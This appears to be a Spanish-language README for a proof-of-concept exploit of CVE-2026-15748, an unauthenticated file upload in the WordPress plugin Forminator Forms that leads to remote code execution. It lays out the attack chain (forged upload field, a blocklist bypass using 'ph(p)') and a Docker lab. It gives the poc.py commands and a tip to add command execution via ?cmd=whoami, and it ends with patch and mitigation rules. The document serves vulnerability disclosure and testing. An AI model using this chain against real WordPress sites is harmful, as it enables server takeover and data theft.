
 0x4cr/cve-2026-15748
RCE no autenticado en WordPress Forminator Forms <= 1.56.1 (CVSS 9.8)

Carga arbitraria de archivos sin autenticación mediante configuración de campo de carga falsificada
| Campo | Detalle |
|---|---|
| ID de CVE | CVE-2026-15748 |
| CVSS | 9.8 (Crítica) |
| CWE | CWE-434 — Carga sin restricciones de archivos de tipo peligroso |
| Afecta a | Forminator Forms <= 1.56.1 |
| Corregido en | 1.56.2 |
| Autenticación requerida | Ninguna |
| Descubierto por | daroo |
Forminator Forms para WordPress (más de 600.000 instalaciones activas) contiene una vulnerabilidad de carga arbitraria de archivos sin autenticación que conduce a la ejecución remota de código (RCE).
La vulnerabilidad encadena dos fallos:
Inyección de la clave return (front-action.php): La función set_field_data() comprueba si $field_data['return'] es verdadero antes de eliminarlo. Un atacante envía datos POST anidados para un campo Select con return=1, field_type=upload y un field_array manipulado. La entrada se añade directamente a field_data_array sin validación, y process_uploads() la procesa como un campo de carga legítimo.
Omisión de la lista de bloqueo (upload.php + helper-fields.php): La propiedad additional-type del campo acepta ph(p)|text/x-php. get_additional_file_mime_types() divide por | para producir ['ph(p)' => 'text/x-php']. La lista de bloqueo de extensiones usa in_array('ph(p)', $filters, true), que no coincide con 'php'. La función wp_check_filetype() de WordPress usa ph(p) como patrón regex que sí coincide con .php. El tipo MIME text/x-php se inyecta en el filtro upload_mimes de WordPress, satisfaciendo wp_check_filetype_and_ext().
Parches en 1.56.2:
front-action.php: Añade unset($field_data['return']) antes de la comprobación de verdadhelper-fields.php: Normaliza las claves de la lista de bloqueo con preg_replace('/[^a-z0-9]/', '', $alternative) para que ph(p) se convierta en php y sea bloqueado1. POST nested array data for Select field with return=1
|
2. set_field_data() skips validation via early-return path
|
3. Forged entry injected into field_data_array with field_type=upload
|
4. process_uploads() processes it as a legitimate upload field
|
5. additional-type=ph(p)|text/x-php bypasses blocklist + MIME check
|
6. move_uploaded_file() saves .php to uploads directory
|
7. Attacker accesses uploaded file --> RCE
.htaccess se ignora por completo).htaccess se ignora).htaccess de Forminator haya sido eliminado o sobrescritoInicie el laboratorio Docker:
git clone https://github.com/str1ke2pwn/CVE-2026-15748.git
cd CVE-2026-15748
docker-compose up -d


Abre http://localhost:8080 y completa la configuración de WordPress.

Ve a Plugins > Add New > Upload Plugin e instala Forminator v1.56.0.
Nota: Si obtienes un error como "The link you followed has expired" al subir el plugin, el límite de subida de PHP es demasiado bajo. Soluciónalo con:
docker-compose exec wordpress bash -c 'echo "upload_max_filesize=64M
post_max_size=64M" > /usr/local/etc/php/conf.d/uploads.ini'
docker-compose restart wordpress
Después, intenta subir el plugin de nuevo.


Ve a Forminator > Forms > Create y añade:
Guarda el formulario y, a continuación, crea una nueva Página con el shortcode [forminator_form id="XX"] y publícala.

Forminator coloca un .htaccess en su directorio de subidas que bloquea la ejecución de PHP. En servidores nginx (que ignoran .htaccess), esta protección no existe. Para simular esto en nuestro laboratorio basado en Apache:
docker-compose exec wordpress bash -c 'cat > /etc/apache2/conf-enabled/forminator-lab.conf << "CONF"
<Directory /var/www/html/wp-content/uploads/forminator>
    AllowOverride None
    Options +Indexes
    DirectoryIndex disabled
</Directory>
CONF
apache2ctl graceful'

pip install -r requirements.txt
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/?page_id=YOUR_PAGE_ID

Abre en un navegador la URL de la salida del PoC. La página muestra CVE-2026-15748-PoC-Verified seguido de la salida de phpinfo(), lo que confirma la ejecución de código PHP en el servidor.
Para demostrar el impacto completo de RCE, modifica SAFE_PAYLOAD en poc.py para incluir la ejecución de comandos, vuelve a ejecutar y accede a la URL con ?cmd=whoami:


El archivo PHP subido se puede encontrar en el sistema de archivos del servidor:
docker-compose exec wordpress find /var/www/html/wp-content/uploads -name '*.php' | grep poc-test

pip install requests
# Auto-detect forms and exploit
python poc.py --url http://localhost:8080

# Specify form page directly
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/contact/

# Specify form ID
python poc.py --url http://localhost:8080 --form-id 1234

# Verify only (check if file already uploaded)
python poc.py --url http://localhost:8080 --verify-only

# Cleanup after test
python poc.py --url http://localhost:8080 --cleanup
<FilesMatch "\.php$">
    Deny from all
</FilesMatch>
location ~* /wp-content/uploads/.*\.php$ {
    deny all;
}
wp-content/uploads/forminator/ en busca de archivos .php inesperadosPara detener y eliminar el entorno de laboratorio:
docker-compose down -v
Descubre las herramientas más usadas por nuestra comunidad.
Sin datos de popularidad aún.
